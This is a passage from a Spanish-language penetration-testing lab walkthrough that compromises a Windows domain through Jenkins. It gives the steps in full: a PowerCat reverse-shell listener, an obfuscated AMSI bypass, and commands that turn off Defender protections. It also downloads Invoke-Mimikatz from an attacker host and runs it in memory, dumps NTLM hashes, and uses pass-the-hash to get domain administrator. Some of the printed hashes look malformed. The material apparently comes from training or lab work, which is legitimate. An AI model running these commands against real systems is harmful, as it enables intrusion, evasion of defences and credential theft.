


3. En una de las consolas que tenía de PowerShell, ejecuto:

```
.\PowerCat.ps1
powercat -l -v -p 443 -t 1000
```

```
Windows PowerShell
PS C:\Users\basico\Desktop\tools> powercat -l -v -p 443 -t 1000
VERBOSE: Set Stream 1: TCP
VERBOSE: Set Stream 2: Console
VERBOSE: Setting up Stream 1...
VERBOSE: Listening on [0.0.0.0] (port 443)
```

4. Volvemos a Jenkins, le damos a guardar el proyecto, en la pantalla que nos deja le damos a construir ahora, vemos en HFS la petición para pillar la reversa y, en la ventana de PowerCat, ya tenemos la sesión:



Con esto ya tenemos comprometidas dos máquinas, la del estudiante y este servidor.

Una vez que tenemos la sesión en la máquina con Jenkins, bypaseamos AMSI:

```
sET-Item ( 'V'+ 'aR' + 'IA' + 'blE:lq2' + 'uZx' ) ( [TYpE]( "{1}{0}" -
F'F', 'rE' ) ) ; ( GeT-VariabLe ( "lQ2U" + "zX" ) -
VaL ). "A`ss`Embly". "GET`TY`Pe" ( ( "{6}{3}{1}{4}{2}{0}{5}" -
f'Util', 'A', 'Amsi', '.Management.', 'utomation.', 's', 'System' ) ). "g`etf`
iELd" ( ( "{0}{2}{1}" -f'amsi', 'd', 'InitFaile' ), ( "{2}{4}{0}{1}{3}" -
f 'Stat', 'i', 'NonPubli', 'c', 'c', ' ' ) ). "sE`T`VaLUe" ( ${n`ULl}, ${t`RuE} )
```

Aclaración: A partir de aquí puedes trabajar con la consola que sacamos la primera vez, o con la que acabamos de sacar ahora con Jenkins, da lo mismo porque ambas están en el mismo servidor.

En este ejemplo, por comodidad, seguiré con la que sacamos en el primer caso (más que nada porque puedo ir limpiando la pantalla con Ctrl + L entre otras cosas).

Salgo de la sesión, me creo una y continuo:

```
$sess = New-PSSession -ComputerName 2016SRVenglish.akil3s.local
$sess
```

```
PS C:\Windows\system32> $sess = New-PSSession -ComputerName 2016SRVenglish.akil3s.local
PS C:\Windows\system32> $sess
```

Id	Name	ComputerName	ComputerType	State	ConfigurationName	Availability
2	Session2	2016SRVengli...	RemoteMachine	Opened	Microsoft.PowerShell	Available

Otra forma de subirle un fichero es como hicimos con Jenkins, compartimos el fichero en HFS y ejecutamos el comando:

```
IEX(New-Object
Net.WebClient).downloadString('http://192.168.15.146:8080/Invoke-
Mimikatz.ps1')
```

En este caso le subimos MimiKatz para ejecutarlo en memoria. Volvemos a salir de la sesión y deshabilitamos la protección:

```
Invoke-command -ScriptBlock{Set-MpPreference -DisableIOAVProtection
$true} -Session $sess
```

Ahora ejecutamos MimiKatz contra la sesión:

```
Invoke-command -ScriptBlock ${function:Invoke-Mimikatz} -Session $sess
```

```
PS C:\windows\temp> IEX(New-Object Net.WebClient).downloadString('http://192.168.15.146:8080/Invoke-Mimikatz.ps1')
PS C:\windows\temp> Invoke-command -ScriptBlock{Set-MpPreference -DisableIOAVProtection $true} -Session $sess
PS C:\windows\temp> Invoke-command -ScriptBlock ${function:Invoke-Mimikatz} -Session $sess

.#####. mimikatz 2.1 (x64) built on Nov 10 2016 15:31:14
## A ##. "A La Vie, A L'Amour"
## / ##. /s/
## < ## Benjamin DELPY 'gentilkiwi' ( benjamin@gentilkiwi.com )
## v ## http://blog.gentilkiwi.com/mimikatz (oe.eo)
#####. with 20 modules * * */

mimikatz(powershell) # sekurlsa::logonpasswords

Authentication Id : 0 ; 1725224 (00000000:001a5328)
Session           : Interactive from 1
User Name         : administrador
Domain            : akil3s
Logon Server      : 2016SRVENGLISH
Logon Time        : 12/09/2021 14:25:33
SID               : S-1-5-21-2643889927-545416513-1198556390-500

msv :
[000000003] Primary
* Username : Administrador
* Domain   : akil3s
* NTLM     : 512b99009997c3b5588caf9c0ae969
* SHA1     : ad251d5740a4b90b27c7c0faze1b0f3452041b0d
* DPAPI    : 52ae7cda8a2d5b21b9b6f652848c6a46

tspkg :
wdigest :
* Username : Administrador
* Domain    : akil3s
* Password  : (null)
kerberos :
* Username : administrador
* Domain    : AKIL3S.LOCAL
* Password  : (null)
ssp :
credman :
```

Ahora tenemos los hashes NTLM del administrador. Necesitamos una shell de administrador y deshabilitar la monitorización en tiempo real:

```
Set-MpPreference -DisableRealtimeMonitoring $true
```

Y desde esa consola, tenemos que ejecutar mimikatz:

```
. C:\Users\basico\Desktop\tools\Invoke-Mimikatz.ps1
```

Y ejecutamos:

```
Invoke-Mimikatz -Command '"sekurlsa::pth /user:administrador
/domain:akil3s.local /ntlm:512b99009997c3b5588caf9c0ae969
/run:powershell.exe"'
```

Esto me ejecuta una PowerShell en la que soy el usuario *basico* pero tengo privilegios de administrador del dominio. Ahora hay que escalar al administrador del dominio.

Comprobamos:

```
Invoke-Command -ScriptBlock{whoami;hostname} -ComputerName  
2016SRVenglish.akil3s.local
```

Administrator: Windows PowerShell

```
PS C:\Windows\system32> Set-MpPreference -DisableRealtimeMonitoring $true  
PS C:\Windows\system32> . C:\Users\basico\Desktop\tools\Invoke-Mimikatz.ps1  
PS C:\Windows\system32> Invoke-Mimikatz -Command "sekurlsa:pth /user:administrador /domain:akil3s.local /ntlm:512b99009997c3b5588caf9c0ae969 /run:powershell.exe"  
#####  
mimikatz 2.2.0 (x64) #19041 Jul 24 2021 11:00:11  
## ^ ## "A La Vie, A L'Amour" - (oe,oe)  
## < ## /*** Benjamin DELPY gentilkiwi (benjamin@gentilkiwi.com)  
## / ## > https://blog.gentilkiwi.com/mimikatz  
## v ## Vincent LE TOUX (vincent.letoux@gmail.com)  
#####  
> https://pingcastle.com / https://mysmartlogon.com ***/  
mimikatz(powershell) # sekurlsa:pth /user:administrador /domain:akil3s.local /ntlm:512b99009997c3b5588caf9c0ae969 /run:powershell.exe  
user : administrador  
domain : akil3s.local  
program : powershell.exe  
impers. : no  
NTLM : 512b99009997c3b5588caf9c0ae969  
PID 4276  
TID 5228  
LSA Process is now R/W  
LUID 0 ; 8104030 (00000000:007ba85e)  
msv1.0 - data copy @ 000002538A121D10 : OK !  
kerberos - data copy @ 00000253898DC9A8  
aes256_hmac -> null  
aes128_hmac -> null  
rc4_hmac_nt OK  
rc4_hmac_old OK  
rc4_md4 OK  
rc4_hmac_nt_exp OK  
rc4_hmac_old_exp OK  
Password replace @ 00000253898AAE08 (32) -> null
```

Administrator: C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe

```
Windows PowerShell  
Copyright (C) 2016 Microsoft Corporation. All rights reserved.  
  
PS C:\Windows\system32> Invoke-Command -ScriptBlock{whoami;hostname} -ComputerName 2016SRVenglish.akil3s.local  
akil3s\administrador  
2016SRVenglish  
PS C:\Windows\system32>
```

Esto que hemos hecho ahora, es un ataque Pass the hash² desde mimikatz, y hemos conseguido ser administradores del dominio.

² <https://blog.segu-info.com.ar/2014/07/que-es-y-como-mitigar-pass-hash-pt.html>